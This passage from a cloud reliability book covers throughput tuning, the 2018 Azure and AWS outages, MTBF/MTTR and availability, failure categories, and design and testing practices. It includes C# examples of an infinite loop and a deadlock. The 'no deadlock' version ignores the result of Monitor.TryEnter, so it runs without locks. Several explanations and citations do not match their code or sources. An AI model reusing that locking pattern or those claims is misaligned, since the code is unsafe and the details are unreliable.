In a chatty interface, each API call will invoke multiple network calls, and each network call will induce latency, which could be insignificant (in cases with a high-speed network) or significant (in cases where the network access is across regions or continents). Eliminating unnecessary network calls will reduce the time for your application to complete the transaction, thus leading to higher TPS.

Using batch techniques like sending or receiving multiple messages with a single operation, or storing multiple items in a relational database with a single write operation, can significantly increase your application throughput.

Avoid Long-Running Atomic Transactions

Long-running atomic transactions will retain the database locks. Such transactions reduce the throughput of your application. Some patterns that will improve throughput by reducing transaction times are:

- Don't wrap read-only operations in a transaction.
- Use optimistic concurrency strategies.
- Don't flow the transactions across more boundaries than necessary.

Resource Throttling

Especially during exception or failure scenarios, your application will use significant resources, leading to contention, which in turn adversely impacts response time and decreases throughput. Two other scenarios that consume resources are a large result set from the database and locking a huge number of rows on commonly accessed tables. Your application should include a governor—a resource-throttling mechanism to ensure that failure scenarios do not consume excessive resources in attempts to recover. Without throttling, errors could cascade and bring down the performance of your application. Some effective ways of implementing resource throttling are listed here:

- Implement pagination for huge result sets.
- Set timeouts, especially for long-running or error-prone operations, so that a request will not consume the shared resources.
- Set the process and thread priorities appropriately.
- Use exponential back-off retries to handle transient faults. In fact, too many users persistently retrying failed requests might degrade other users' experiences. In addition, if every client application keeps retrying due to a service failure, there could be so many requests queued up that the service gets flooded when it starts to recover.

Use Cache

The use of caching, when it is done appropriately, will ensure your application has better response times, leading to high throughput. However, the shared cache uses share resources too (i.e., memory), which could adversely impact throughput. Standalone or isolated cache tiers are a great way of achieving higher throughputs.

Choice of Programming Languages

In certain cases, using particular programming languages to develop your application could be crucial to achieving better throughput. For example, an application written in C++ (or other low-level languages) is likely to have a lower resource footprint, which can translate to better throughput. Also, using proper data structures can help you achieve better throughput.

Summary

While a well-designed user interface is crucial, user experience is equally important, and you need a well-designed and well-implemented application experience as well. The application experience is dependent on low latency, high scalability, and adequate throughput. In this chapter, we reviewed the best practices for managing these experiences.

CHAPTER 6

Failures and Their Inevitability

In previous chapters, we reviewed the incredible demands imposed on your cloud applications. Customers expect your application to be available, reliable, and responsive every time they log in. While these are great goals to strive for, given the complexity of most applications, failures are inevitable. In this chapter, you will learn how the most sophisticated cloud vendors are learning from their failures, and, more importantly, the techniques used to identify failure areas and deal with those inevitable failures. Dealing with failure quickly will definitely lead to success.

Your cloud service application is not only a complex multi-tier architecture, but also a highly distributed system, with each load-balanced deployment running across compute instances, integrated with many internal and external services. All the while, the cloud service application uses many peripheral services, like monitoring, scheduling, and support. With so many moving parts, it's more likely that each component will fail individually than that the entire application will fail. Of course, there are cascading scenarios in which one foundational service, such as storage, could cause many other components to fail at the same time, thus making the failure severe. Instead of talking hypothetically about failures, let's review a couple real examples and draw conclusions from these case studies. Measuring and monitoring lead to corrective action on the most significant issues, thereby enhancing the overall quality of your application. In this chapter, you will learn how to quantify or measure failures and categorize them so as to address them appropriately for a quick recovery.

Case Studies of Major Cloud Service Failures

In this section, we will review two case studies, from Microsoft and Amazon. According to root-cause analysis, failures can be classified into two categories—human error and hardware device errors. These failures occur simultaneously when an isolated failure causes cascading failures across the platforms due to an increased demand on the remaining resources.

This section will reiterate the fact that in spite of the technical prowess of Amazon and Microsoft, two software behemoths, failures are inevitable. It all comes down to a couple of metrics—mean time between failures, and the ability to isolate those failures quickly before they cascade into system-wide issues.

Azure Storage Server Failure

In September 2018, Microsoft Azure suffered a major failure, which started in the south-central region of the US. This cascading failure affected a large number of storage servers, networking devices, and power devices. A million dependent Azure services, including Storage, Virtual Machines, Application Insights, Azure Resource Manager, Azure Service Manager, and Azure Active Directory, were affected. Some of these services were unavailable for over two days in the affected region.

After the storage servers were set up again and a root-cause analysis was performed, the failure was traced, and it was determined to have been due to natural disaster. A powerful storm hit the data centers located in Microsoft Azure's South Central US region causing voltage sags across the components in the data center, which initiated the process of shutting down devices automatically. The temperature was so high that it damaged some hardware devices, including storage servers, networking devices, and power devices, before they shut down.

Microsoft Azure is a global enterprise with data centers on five continents. The problem started with a natural disaster and caused several services to shut down, and several devices and components failed at the same time. However, a specialized team of engineers at Microsoft worked efficiently to mitigate such issues. You cannot mitigate failures caused by natural disasters completely, but some practices can be put in place to minimize its effect on your data center. Microsoft Azure, being a top cloud platform vendor, regularly checks for issues and runs effective solutions through a talented team of engineers.

Amazon Web Services Failure

On March 2, 2018, a power failure to AWS's redundant Internet connection caused a significant outage. The outage started in Amazon's Northern Virginia Data Center (US-EAST-1). It caused connectivity issues, thereby affecting a number of AWS customers who were using Direct Connect services. Although the affected partners were unnamed, several other Internet monitoring companies named Atlassian, Slack, Twilio, and Alexa as marquee customers who suffered due to the outage.

A root-cause analysis (RCA) was conducted that identified a failure of network connectivity due to power loss, resulting in increased packet loss in a wide section of the data center. Due to the failure of network connectivity, the Direct Connect routers were unable to route data packets. After the connectivity issues in the data center were resolved, the enterprise services continued working normally. Some alternative measures like Azure VPN were put into place for managing workloads.

The failure at Amazon was the topic of many conversations in tech circles about the complexity of cloud environments, multi-cloud deployment approaches, and systems vulnerability.

Such disasters can happen anytime and with any cloud vendor. Cloud vendors should have alternative connectivity options to apply into their infrastructure. They should effectively deal with external dependencies of the Internet.

Amazon has listed itself as a top competitor in the world of cloud vendors. However, hardware and related failures are bound to happen, and it's even difficult to apply remedial action. What's important is how often such failures happen at Amazon. Containment is a cause for concern here as well.

Measuring Failures

Any cloud platform—Amazon, Microsoft Azure, Google Compute Engine—is fallible. But on the whole, they all perform relatively well, given the following:

- Failures are relatively few when measured as Mean Time Between Failure (MTBF).
- Recovery time from failures is shrinking and is measured as Mean Time to Recovery (MTTR).

Note Mean Time Between Failure (MTBF) is a measure of elapsed time between consecutive failures. Mean Time to Recovery (MTTR) is a measure of elapsed time between a failure and recovery to full functionality.

Failure is the inverse of availability. An availability of 99% indicates that failure occurs 1% of the time. You can measure one (either availability or failure) to derive the other. Cloud Platform vendors tend to focus on availability, so let's approach it in mathematical terms, as seen in Figure 6-1.

$$\text{Availability} = \frac{\text{MTBF}}{\text{MTBF+MTTR}}\%$$

Figure 6-1. *Availability as a ratio of MTBF and MTBF+MTTR*

You will make your best effort to move the availability dial up; however, you cannot achieve 100% availability. You will likely be close to 100% availability—perhaps two 9s (99) or even three 9s (99.9). You will also realize that the difference between two 9s and three 9s is the failure surface. Every software, hardware, service, and other component will fail at some point. Thus, failures are inevitable.

If failures are inevitable, what is important is MTTR—time to recover and return to a normal state. You can speed up recovery time by identifying early signs of failure and isolating it before it becomes global. The logic here is that smaller failures will have shorter MTTRs.

Figure 6-2 shows how to compute MTBF and MTTR:




Figure 6-2. *Computing MTBF and MTTR*

In the figure above, the x axis depicts time, while the y axis displays two states: your application is up and running, or your application is down. Uptime is measured as *Mean Time Between Failure* (MTBF) and downtime as *Mean Time to Recovery (MTTR).* If your application going down is inevitable, then the most important thing is to get it up and running again as quickly as possible.

Applications that have parallel or failover deployments will have minimal to no downtime and will require a very short time to recovery. In such scenarios, the MTTR is equal to the responsiveness, or latency, in switching over to the backup or redundant system.

Failure Categories

To assist you in better strategizing MTTR in your deployment, let's review typical failure categories. There are three categories, as follows:

- **Hard Failures:** Also called "Whale" failures, wherein the entire application is down
- **Soft Failures:** Also called partial failures or component failures, wherein some parts of your application do not work
- **Gray Failures:** Observed as exceptions in telemetry and health-monitoring systems, rather than being noticed by your customer or end-user

Note Soft failures and gray failures are better for business continuity and result in shorter MTBF.

The following overview of failure categories will help you categorize potential failures in your deployment and act on remedial measures to minimize the downtime.

Hard Failure

This has been illustrated in previous case-study sections, where critical components like a storage server or a hardware component caused a total blackout of the service and shut down applications for several hours, during which applications could not perform write or read operations.

This could be, for example, an e-commerce application that is unable to commit customer orders to the database. Essentially, you have zeroed in on the error in your order-processing pipeline, and the net effect is that you are losing business by the minute. Customers are adversely impacted, and the entire ecosystem of partners, vendors, and customers notice it immediately.

To put this in perspective, it is estimated that Amazon sellers lost as much as $1,100 in net sales per second due to the August 2013 outage.[1] By comparison, Google's five-minute outage in the summer of 2013 is said to have cost more than $545,000.[2] These are hard failures, and such failures will draw the attention of your customers and business owners and will cause significant churn both inside and outside your business.

Soft Failure

Soft failures are commonly known as partial failures or component failures. In this case, some parts of your application do not work as intended.

Imagine that you are rolling out a new build in production across thousands of servers. Naturally, it's an incremental rollout. The build has a regression issue; after deployment, the web page hosted by the front end does not load. Since the build is going slowly, say 1% of the machines have problems. In this case, when you look at the service from the outside in, it is still working for 99% of users. These are soft failures—they are detectable, but their impact is limited.

These failures draw the attention of departmental heads and require some oversight and procedures to be remedied.

Gray Failure

In gray failure scenarios, there are no perceptible failures from your customer or end-user perspective. Rather, they are noticed as an exception in your telemetry and health-monitoring system.

[1]Zack Whittaker, "Amazon Web Services suffers an outage, takes down Vine, Instagram, others with it," https://www.zdnet.com/article/amazon-web-services-suffers-outage-takes-down-vine-instagram-others-with-it/, August 26, 2013.

[2]Dylan Tweney, "Amazon website goes down for 40 minutes, costing the company $5 million," https://venturebeat.com/2013/08/19/amazon-website-down/, August 16, 2013.

Imagine that your order-entry system has a 95% response time of two seconds. On a particular day, the response time has increased to three seconds. So, the quality of your service has gone down significantly from a statistical perspective. You have analyzed this and attributed it to data-tier overload due to a simultaneous scheduled database backup operation, or your data tier is failing over to a data center 500 miles away from the front-end. At the end of the day, there is an impact on latency; however, your customers may not even perceive it.

You should be able to detect such failures, identify their root cause, and fix them. Sometimes, the fix may not be feasible because there are trade-offs involved. For example, you can opt for data backup during off hours. As a 24/7 service is always available for customers, they will experience a degradation during the backup process.

To ensure that gray failures remain that way, you need to put in place an engineering process and workflow that allows different teams to work on different parts of the backend system without affecting the entire system. Such systems go a long way in ensuring partial availability and better preparing for failure.

Ideally, you want all your failures to be gray, which is possible through instrumentation, telemetry, and monitoring. Great service fundamentals will ensure that your application recovers rapidly.

Preparing for Failure

Figure 6-3 presents failure data at a gross/data-center level.




Figure 6-3. *Study of failures in a data center. (Ponemon Institute LLC, Sponsored by Emerson Network Power "Calculating the Cost of Data Center Outages," Bar Chart 9, 2016)*

From Figure 6-3, we can see that infrastructure-related failures (e.g., UPS, cooling, and power) are highest; human error still accounts for one-quarter of all failures. These failures could cause hard, soft, or gray failures. The only way to mitigate these failures is through design and by minimizing human failure.

As we will discuss in the next section, training and established engineering processes are the keys to ensuring good design and minimizing human failure.

Design for Failure and a Quick Recovery

Backup and restore are key design features for failure readiness, especially when it comes to data. Make sure you conduct backup/restore practices, as this will be key to cutting down your time to recovery. Restore should be designed and run like a military operation, with a great deal of precision—which comes only with practice.

Geographically dispersed failover deployment is another important design feature, and significantly cuts down time to recovery. You should also make sure the system is designed for full capacity, especially if failover is deployed for active-active configuration. It is critical to run performance-characterization tests to practice failover scenarios.

It is critical that you enable telemetry and instrumentation in your application and system. You should "envelop" your application under a monitoring umbrella so that you are extremely familiar with all behaviors in the application. Telemetry and instrumentation will alert you of an anomaly. Partial availability is another great concept to embrace, ensuring that the customer-facing end of your application has a higher degree of availability. An example of partial availability is to let the user place an order and then display a message like, "*Thank you for your order. Our system is overloaded at the moment, and we will notify you when your order has been processed.*" Such partial failures are also widely known as gray failures.

Finally, there are design patterns—like Async Programming—that ensure no state is stored in the application tier or compute nodes. Figure 6-4 summarizes key design markers that will assist you in designing for failure.



Avoid storing state at application tier
Automate strategy for data backup and restore. Test it often.
Survive failure by design!
Build applications that can resume after hardware restart
Instrumentation – telemetry - monitoring
Automate application deployment

***Figure 6-4.** Design markers to plan for failure and succeed*

Minimizing Human Error

The case studies discussed in earlier sections demonstrated the spectacular ways in which large-scale cloud services can fail. While hardware or natural calamities like earthquake, fire, or utility failures account for a significant portion of failures, you cannot absolve humans of causing some service outages.

After all, services are built and run by humans, who are distracted and error-prone by nature. As such, many system failures are related to humans and their work habits. People introduce errors in software creation, deployment, management, and maintenance. Finally, a lack of understanding of software development practices also leads to the introduction of many architecture-level failures.

Let's review some common patterns of errors introduced by humans. Many of them are algorithmic in nature.

Infinite Loop

In an infinite loop, the loop exit condition will never be reached. It will never be equal to zero, since it starts with a value of one and is incremented in every iteration of the loop. The following example shows the code for an infinite loop.

```
public bool IsTransactionSuccessful(Account account)
{
        var isTransactionSuccessful = false;
        while(!isTransactionSuccessful)
        {
                isTransactionSuccessful = GetLastTransactionStatus(account);
        }
        return isTransactionSuccessful;
}
```

While the code given in the above example gives a "true" value whenever the transaction succeeds, if the transaction fails, the code will never exit and will be stuck in an infinite loop.

Deadlock

Deadlock is another class of problem that occurs often. Deadlocks happen when two or more entities are waiting on each other, thereby creating a circular dependency loop. Let's look at a very simple example, where a method wants to transfer money from one account to another.

Example 1

```
public bool TransferMoneyDeadlockProne(object sourceAccount, object
targetAccount, int amount)
        {
            //This will deadlock
            Monitor.Enter(sourceAccount);
            Monitor.Enter(targetAccount);
            //do math to transfer money

            return true;
        }
```

Example 2

```
public bool TransferMoneyNoDeadlock(object sourceAccount, object
targetAccount, int amount)
        {
            //This won't deadlock because of timeout
            Monitor.TryEnter(sourceAccount, 1000);
            Monitor.TryEnter(targetAccount, 1000);
            //do math to transfer money

            return true;
        }
```

In the preceding code sample, the first method will deadlock because it puts a lock on both accounts. Imagine that there are two executions of the method—one with parameters Acc1, Acc2, 50 and, simultaneously, one with parameters Acc2, Acc1, 100.

- In Example 1, the first execution puts a lock on Acc1, and before it puts a lock on Acc2, the second execution puts a lock on Acc2. Thus, both executions will wait for the other to finish, and they will not finish or exit because of circular dependency, thus creating a deadlock.
- Example 2, TransferMoneyNoDeadlock, is pretty much the same execution method. However, it attempts to put a lock and times out after one second. Therefore, even if concurrent executions were to happen, deadlock would occur but resolve immediately in one second.

Code Review

Reducing and eliminating human failure in the coding process is an ongoing journey. One of the proven ways to reduce and work towards eliminating software errors is through code review, making it a part of the engineering process. Code reviews are a systematic read-through or review of the source code.

One of the most effective ways of executing code reviews is by using peers, also known as "pair programming," in which two engineers are paired and act as each other's gatekeepers before their code is checked in to the repository. This is especially effective in the DevOps organization model.

Specialized techniques, including a formal team-wide code review and sign-off, are also recommended for source code that deals with large volumes or critical business processes. Code reviews using automated tools should also be considered, as they are quite effective for verifying compliance as well.

Summary

Software failures are common, and as a software architect/developer, you need to manage them efficiently; do not attempt to fight them. You must do this while also balancing the demand for new software in order to capture the competitive advantage. Business owners also expect you to manage the costs of development, and one of the casualties of this is testing. In the software development lifecycle, you will work with people who are in charge of gathering requirements, designing and architecting applications, coding applications, and finally deploying them—and each step is prone to error. Your remedy lies in ensuring you are designing for failure and a speedy recovery.

CHAPTER 7

Failures and Recovery

In the previous chapter, we discussed the inevitability of failures. As we explained, a well-designed and hardened application is all about early failure detection and quick recovery from those inevitable failures.

0 and 100 are very powerful numbers; no application can be 100% available or have a 0% failure rate. You can ensure that your application availability tends toward 100% through great design and an appropriate level of testing, but you cannot achieve 100% availability. Similarly, no matter how reliable your application is, it will fail at some point in time, and thus its failure rate will always be greater than 0%.

When your application is unable to do its job, e.g., when Outlook.com is unable to display an email, it is said to have failed. Failures commonly affect a part of the application, and unlike disasters, they are more difficult to detect since the application may not show obvious signs, like a page not found error. Since failures are difficult to detect, it is important to implement more sophisticated methods of monitoring. Sometimes, probes and inference-detection software are included in the application to help detect failures early and to assist in recovery.

To ensure your application is hardened and able to recover from failures quickly, you need to build a system with significant monitoring capabilities for failure analysis and the ability to recover using automation, as well as developing a culture that embraces failures. The following list outlines four steps to harden your application and be ready to recover from failures quickly:

1. Design and incorporate best practices for failure detection and recovery.
2. Apply testing best practices, including testing in production, to ensure failure scenarios are comprehensively covered.
3. Have strategies for failure detection.
4. Have strategies for recovery.

© Suren Machiraju and Suraj Gaurav 2019
S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_7

Customers are aware of the complexities of your application and understand failures are inevitable, so they will tolerate it to an extent. More importantly, they want to know:

- How do you respond to failures?
- How quickly do you respond?
- How do you communicate with them?
- Are you able to detect failures before they do?
- Are you able to learn from each failure?

The bottom line is that there is an expectation regarding how you will react to failures and what your recovery workflow is.

Design Best Practices

This section covers best practices for minimizing failures within your application. Some best practices are:

- Failure domain
- Loose coupling
- Scale out to more for less

Failure Domain

Failure domain is a technical term that identifies areas or sections of your application that have failed. Examples of failure domain areas include the database server and application server.

When you are running a highly scaled-out and stateful application, its database will require partitions. What is the ideal size of each partition? From a design perspective, your hardware can accommodate very large partitions; however, having large partitions may not be a good idea from the perspective of failure management. Figure 7-1 makes a logical point about not placing all your eggs in one large basket. While one large basket is easier to manage, it requires more expensive handling, and any mishap will mean that there are zero eggs left.



Smaller Failure Domains
Would you rather have the whole cloud down or just a small bit of it for a short time?
vs

Figure 7-1. *Smaller is better for failure management. (Randy Bias, "Slide 13" Pets vs. Cattle: The Elastic Cloud Story. 2014. Reprinted with permission.)*

Note Partitions are splits or independent parts in a database that lead to better manageability, isolation, and the use of smaller and cheaper resources.

Let's say you are designing a three-tier application that will be used by a million people. It is possible that all of the data could live on a single database server. This may work from a design and capacity perspective, but definitely not from an availability standpoint. The reason is clear.

If that single server goes down, there will be a 100% outage for all users. The impact would be very high, and your availability would swing widely from 100% to 0% during that time. Instead, having more partitions will impact only the users belonging to the failing partition at any specific time.

Note Use small failure domains to avoid cascading failures that can bring down your entire application.

Loose Coupling

Objects and components in a tightly coupled application are totally dependent on other components and function as one unit. You can compare this with a loosely coupled pattern where services within your application are still able to function when a certain partition is unavailable.

Tight coupling requires synchronous communication patterns, thereby ensuring the rapid exchange of data or information, and is best suited for certain applications such as chat or media, where latency caused by multiple hops leads to poor user experience. Applications that deal with monetary transactions requiring blocking would also need a tight coupling, since these are interdependent or workflow oriented. For most other scenarios, you should consider loose coupling.

Loose couplings will reduce or eliminate the probability of cascading failures that could cause your application to fail. Table 7-1 compares and contrasts the two types.

Table 7-1. *Comparing and Contrasting Loosely Coupled and Tightly Coupled Applications*

Application Type	Loosely Coupled	Tightly Coupled
Interdependency across services	Low	High
Coordination across services	Low	High
Information flow	Low	High
Operational latency	High	Low
Complexity of application	High	Low
Reliability and availability	High	Low
Time to recover	Low	High

Scale Out to More for Less

Scaling out means adding more nodes or servers to your application; e.g., scaling out from one web role to three.

Traditionally, solutions that required high-performance computing, such as weather prediction, genome sequencing, or seismic analysis, required one very expensive supercomputer. As computer performance continues to increase and prices drop, high-performance computing applications are now processed by low-cost cloud compute instances. Of course, to distribute the work, application software is required to have batching capability within the solution.

In the context of your hardened application, a failure at just one compute instance is easier to recover from, and impacts far fewer users than one large monolithic instance whose failure will impact all users.

Failure Detection and Recovery

In a cloud deployment, failure detection and recovery takes on a completely different dimension. When cloud-based resources fail, manual intervention is just not possible. Therefore, your application will require a failure-monitoring solution to monitor resource status and send notifications, as well as to recover from the failure.

You can use a few different monitoring and recovery strategies to establish failure detection and recovery tasks—observing, deciding, reacting, and reporting failure conditions.

Recovery is usually tied to monitoring strategy. In your cloud application, you need to set up a monitoring system to detect failure conditions. There are two types of monitoring systems, as follows:

- **External monitoring:** emulates the end user's actions via synthetic transactions; e.g., in Outlook, a probe simulates sending multiple emails and tracks the end-to-end delivery time. If latency exceeds a set threshold, then a paging alert is raised for corrective action.
- **Internal monitoring:** is inwardly focused, e.g., these monitoring systems evaluate the CPU and memory of the compute instance. If the CPU exceeds 80% for a ten-minute stretch, an alert is raised. Your application design should also account for monitoring failures.

While most failures are recovered through scripted automation, there is a limit to what can be recovered through automation; it is generally limited to known error conditions. Often in a service environment, you will find yourself on the cutting edge of failures. New failure scenarios could be discovered, and your job is to understand them, identify patterns, and perform root-cause analysis to fix the bugs that caused the failure. Humans play a significant part in recovery from failure.

You need to make sure that recovery is not a broad, ongoing phenomenon. For example, if you see yourself recovering 25% of the compute nodes every day, it means you have systemic problems, or too many failures for your application to maintain a stable deployment. Such deployments indicate that the software is very buggy and you need to focus on improving quality. In general, recovery should be performed for less than 5% of the application. Any time you identify a symptom of a core problem, you must change your strategy so as to fix the root cause. Figure 7-2 is an example of a well-executed project with a long tail of failure.




Figure 7-2. *Long tail of failure count in a well-executed project. (EDIActivity.com, 2014. Reprinted with permission.)*

Note A long tail in software development lifecycles indicates a very small number of software bugs or customer asks over a long period of time; e.g., one ask per week. On the other hand, a large head indicates a large count of bugs over a short period of time; e.g., 50 bugs in a week.

Testing Best Practices

In this section, we will discuss the following two best testing practices relevant to cloud applications:

- Sandboxing your development/testing environment
- Scenario-based testing to rapidly uncover issues that could be the most detrimental to your users

Sandboxing

One key best practice of cloud application engineering is to provide “sandbox” infrastructure to develop and test the application. The sandbox environment is similar to the production environment. Sandbox environments, including operating system and client emulation software, are defined by the project requirements; however, many enterprises keep the sandbox environment as a constant and mimic the real environment entirely. Some advantages of the sandbox environment are:

- It replicates the production environment, thereby providing accurate test coverage and reducing the risk of bugs when your application is released in production.
- It makes the process of replicating production bugs for analysis and forensics easy. This is one of the most significant steps that you can take to reduce the time to recovery.

Note A sandbox environment ensures that untested code does not impact the production environment, especially any data from damaging changes. DevOps teams are expected to first verify code changes in the sandbox environment and thereafter deploy the changes in the production environment.

Many enterprise customers have multiple sandboxes—one for each stage of the software development lifecycle. Figure 7-3 demonstrates three classes of sandboxes: development, integration, and pre-production. In many cases, the data in the pre-production sandbox mirrors the production system to ensure the tests are realistic.

